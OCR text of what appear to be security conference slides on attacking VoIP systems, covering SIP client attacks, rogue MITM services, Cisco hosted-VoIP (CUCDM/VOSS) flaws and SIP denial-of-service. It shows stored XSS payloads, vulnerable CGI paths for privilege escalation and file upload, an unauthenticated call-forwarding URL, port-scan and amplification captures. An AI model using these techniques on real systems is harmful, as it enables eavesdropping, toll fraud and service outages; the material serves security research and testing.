
Select a forward stream with left mouse button, and then
Select a reverse stream with Ctrl + left mouse button

Unselect | Find Reverse | Save As | Mark Packets | Prepare Filter | Copy | Analyze | Close

Eavesdropping

- Cain & Abel
- UCSniff

Call recording using Ucsniff



VoIP Client Security

- Information gathering from VoIP clients
- Rogue service and MITM proxy for debugging
- Attacking SIP clients using SIP trust hacking (in Advanced Attacks)

VoIP Client Security

- Softphones vs Handsets vs Teleconferencing
- Information Disclosure
  - Unnecessary services and ports (SNMP, echo)
  - Weak management services (telnet, SSH, HTTP)
  - Stored credentials and sensitive information
- Unauthorised Access
  - Password attacks
  - Compromising software using TFTP server
    - Configuration files, upgrade files, firmware
- Weak VoIP Services
  - They may accept direct invite, register or notify

Attacking a client using SIP service

- Caller ID spoofed messages
  - to install a malicious application or an SSL certificate
  - to redirect voicemails or calls
- Fake caller ID for Scam, Vishing or Spying
- Manipulate the content or content-type on messaging
  - Trigger a crash/BoF on the remote client
  - Inject cross-site scripting to the conversation

- Proxies with TLS+TCP interception and manipulation
  - Viproxy (github.com/fozavci/viproxy)
  - MITMproxy

SMS phishing using SIP messages


Live Demonstration

Rogue Services and MITM

- We Need a Rogue Service
  - Adding a feature to a regular SIP client
  - Collecting credentials
  - Redirecting calls
  - Manipulating CDR or billing features
  - Fuzzing servers and clients for vulnerabilities
- Rogue Service Should be Semi-Automated
  - Communication sequence should be defined
  - Sending bogus request/result to client/server


Rogue Services and MITM

- Use ARP/DNS Spoof & VLAN hopping & Manual config
- Collect credentials, hashes, information
- Change client's request to add a feature (e.g. Spoofing)
- Change the SDP features to redirect calls
- Add a proxy header to bypass billing & CDR
- Manipulate request at runtime to find BoF vulnerabilities
- Trigger software upgrades for malwared executables



Death Star in the Middle

Hosted VoIP services



Hosted VoIP environment

- Vendors are Cisco and VOSS Solutions
- Web based services
  - IP Phone services (Cisco, VOSS* IP Phone XML Services)
  - Tenant client services management (VOSS* Selfcare)
  - Tenant* services management (VOSS* Domain Manager)
- VoIP services
  - Skinny (SCCP) services for Cisco phones
  - SIP services for other tenant phones
  - RTP services for media streaming
- PBX/ISDN gateways, network equipment

* Tenant => Customer of hosted VoIP service

* VOSS => VOSS Solutions, hosted VoIP provider & Cisco partner

Discovery for hosted VoIP networks

- Discover VoIP network configuration, design and requirements
- Find Voice VLAN and gain access
- Gain access using PC port on IP Phone
- Understand the switching security for:
  - Main vendor for VoIP infrastructure
  - Network authentication requirements
  - VLAN ID and requirements
  - IP Phone management services
  - Supportive services in use

Cisco Hosted Collaboration Suite

- Cisco UC Domain Manager
  - VOSS IP Phone XML services
  - VOSS Self Care customer portal
  - VOSS Tenant services management
- Cisco UC Manager
  - Cisco Unified Dialed Number Analyzer
  - Cisco Unified Reporting
  - Cisco Unified CM CDR Analysis and Reporting

- Multiple Vulnerabilities in Cisco Unified Communications Domain Manager

  http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20140702-cucdm

Cisco CUCDM Self Care

Tenant user services

- Password & PIN management
- Voicemail configuration
- Presence
- Corporate Directory access
- Extension mobility

Weaknesses

- Cross-site scripting vulnerabilities

Account details stored XSS

VOSS
The Cloud Fulfillment Leader

- Self Care
- Details
- Password
- My Phones
- Presence
- UC Central
- Single Number Reach
- Corporate Directory

Account Details

First Name:	"><a href="http://1.2.3.4
Middle Name:	"><a href="http://1.2.3.4
Last Name:	"><a href="http://1.2.3.4
E-mail Address:	
Ex Directory:	

Modify

VOSS
The Cloud Fulfillment Leader

- Self Care
- Details
- Password
- Phone PIN
- Voicemail
- My Phones
- Presence
- Extension Mobility
- Single Number Reach
- Corporate Directory
- Personal Directory
- My Transactions

Corporate Telephone Directory

Search by: First Name Search for:

Search Results

Results 1 - 4 of 4. (0.03 seconds)

< prev 1 next >

First Name	Last Name	Location Name	Department Code	Exten
">First	">Last	C1-D1-L2		81026 81026 81026
User	2	C1-D1-L1		81016 81016 81016 81016 81016
User	Four	C1-D1-L3-LBO		81039 81039
user1	test	C1-D1-L1		

< prev 1 next >

Cisco CUCDM Services Management

- Tenant administration services
- User management
- Location and dial plan management
- CLI and number translation configuration

Weaknesses

- User enumeration
- Privilege escalation vulnerabilities
- Cross-site scripting vulnerabilities
- SQL injections and SOAP manipulations

Errors, Information Leakage

/emapp/EMAppServlet?device=USER


```
<?xml version ="1.0" encoding="utf-8"?>
<CiscoIPPhoneText>
<Title>Login response</Title>
<Text>Login Unsuccessful</Text>
<Prompt>Login is unavailable (22)</Prompt>
<SoftKeyItem>
<Name>Exit</Name>
<URL>SoftKey:Exit</URL>
<Position>1</Position>
</SoftKeyItem>
</CiscoIPPhoneText>
```

/bvsm/iptusermgt/disassociateuser.cgi

Insecure File Upload

/bvsm/iptbulkadmin

/bvsm/iptbulkloadmgt/bulkloaduploadform.cgi




Log file

```
2013-12-18 00:33:38 UTC INFO: UsmLoader loading file
[/srv/VOSS/shared/usm/bulkload/workbooks/57.xls]
2013-12-18 00:33:39 UTC INFO: Preprocessing loader sheet: Add Service Types.
false
2013-12-18 00:33:39 UTC INFO: Preprocessing Add Service Types.
2013-12-18 00:33:39 UTC WARNING: Warning while processing Add Service Types,
column name in the Add Service Types worksheet. Column 'Apply Counters' (H)
2013-12-18 00:33:39 UTC INFO: Preprocessing of Add Service Types complete.
2013-12-18 00:33:39 UTC INFO: Preprocessing loader sheet: Add Number Constru
is false
2013-12-18 00:33:39 UTC INFO: Preprocessing Add Number Construction. Maximum
requests is 14
2013-12-18 00:33:39 UTC INFO: Preprocessing of Add Number Construction compl
```


Privilege Escalation

/bvsm/iptusermgt/moduser.cgi (stored XSS, change users' role)

/bvsm/iptadminusermgt/adduserform.cgi?user_type=adminuser



/bvsm/iptnumtransmgt/editnumbertranslationform.cgi?id=1



IP Phone management

VOSS IP Phone XML services

- **Shared service for all tenants**
- Call forwarding (Skinny has, SIP has not)
- Speed dial management
- Voicemail PIN management

http://1.2.3.4/bvsmweb/SRV.cgi?device=ID&cfoption=ACT

Services

- speeddials
- changepinform
- showcallfwd
- callfwdmenu

Actions

- CallForwardAll
- CallForwardBusy

IP Phone management

- Authentication and Authorisation free!
- MAC address is sufficient
- Jailbreaking tenant services

- Viproy Modules
  - Call Forwarding
  - Speed Dial


```
<CiscoIPPhoneMenu>
  <Title>Select line to set Call Fwds</Title>
  <Prompt/>
- <MenuItem>
    <Name>62032</Name>
  - <URL>
      http:/[redacted]/bvsmweb/callfwdperline.cgi?device=[redacted]USER3&cfoption=CallForwardAll&
      fintnumber=11010[redacted]
    </URL>
  </MenuItem>
- <SoftKeyItem>
    <Name>Select</Name>
    <Position>1</Position>
    <URL>SoftKey:Select</URL>
  </SoftKeyItem>
- <SoftKeyItem>
    <Name><<<</Name>
    <Position>2</Position>
    <URL>SoftKey:<<<</URL>
  </SoftKeyItem>
- <SoftKeyItem>
    <Name>Exit</Name>
    <Position>3</Position>
    <URL>SoftKey:Exit</URL>
  </SoftKeyItem>
</CiscoIPPhoneMenu>
      </URL>
    </MenuItem>
  - <MenuItem>
      <Name>Change PIN</Name>
```

Cisco CUCDM Exploitation

Live Demonstration

Advanced Attacks

- SIP Proxy Bounce Attacks
- SIP Trust Relationship Hacking
- Attacking Clients using SIP Trust Hacking
- DoS and DDoS Tests
- SIP and RTP Attacks for Eavesdropping


SIP Proxy Bounce Attack

SIP Proxies Redirect Requests to the Others

- We can access and scan them via SIP proxy
- We can scan inaccessible servers
- URI field is useful for this scan

- Business Impact
  - SIP trust relationship hacking
  - Attacking inaccessible servers
  - Attacking the SIP software and protocol
  - Software, Version, Type, Realm

SIP Proxy Bounce Attack




```
msf auxiliary(vsipportscan-options) > run

[+] 192.168.1.146:5060 is Open
    Server      : FPBX-2.11.0beta2(11.2.1)

[+] 192.168.1.145:5070 is Open
    User-Agent  : sipXecs/4.7.0 sipXecs/registry (Linux)

[+] 192.168.1.201:5061 is Open
    Server      : sipXecs/xxxx.yyyy sipXecs/sipxbridge (Linux)

[+] 192.168.1.203:5060 is Open
    User-Agent  : 3CXPhoneSystem 11.0.28976.849 (28862)
```

Denial of Service Tests

- Locking All Customer Phones and Services for Blackmail
- Denial of Service Vulnerabilities of SIP Services
  - Many responses for bogus requests → DDOS
  - Concurrent registered user/call limits
  - Voice Message Box, CDR, VAS based DOS attacks
  - Bye and cancel tests for call drop
  - Locking all accounts if account locking is active for multiple fails
- Multiple Invite (With/Without Register, Via Trunk)
  - Calling all numbers at same time
  - Overloading SIP server's call limits
  - Calling expensive gateways, targets or VAS

Distributed Denial of Service Tests


SIP Amplification Attack

1. SIP Servers Send Errors Many Times (10+)
2. We Can Send IP Spoofed Packets
3. SIP Servers Send Responses to Victim

=> 1 packet for 10+ Packets, ICMP Errors (Bonus)

No.	Time	Source	Destination	Protocol	Length	Info
2	8.315312000	192.168.1.100	192.168.1.145	SIP/SDP	938	Request: INVITE sip:701@viproy.com, with s
3	8.324730000	192.168.1.145	192.168.1.100	SIP	358	Status: 100 Trying
4	8.325086000	192.168.1.145	192.168.1.100	SIP	587	Status: 407 Proxy Authentication Required
5	8.430072000	192.168.1.145	192.168.1.100	SIP	587	Status: 407 Proxy Authentication Required
6	8.638928000	192.168.1.145	192.168.1.100	SIP	587	Status: 407 Proxy Authentication Required
7	9.040660000	192.168.1.145	192.168.1.100	SIP	587	Status: 407 Proxy Authentication Required

Distributed Denial of Service Tests



SIP based DoS attacks

- UDP vulnerabilities and IP spoofing
- Too many errors, very very verbose mode
- ICMP errors

Hacking SIP Trust Relationships

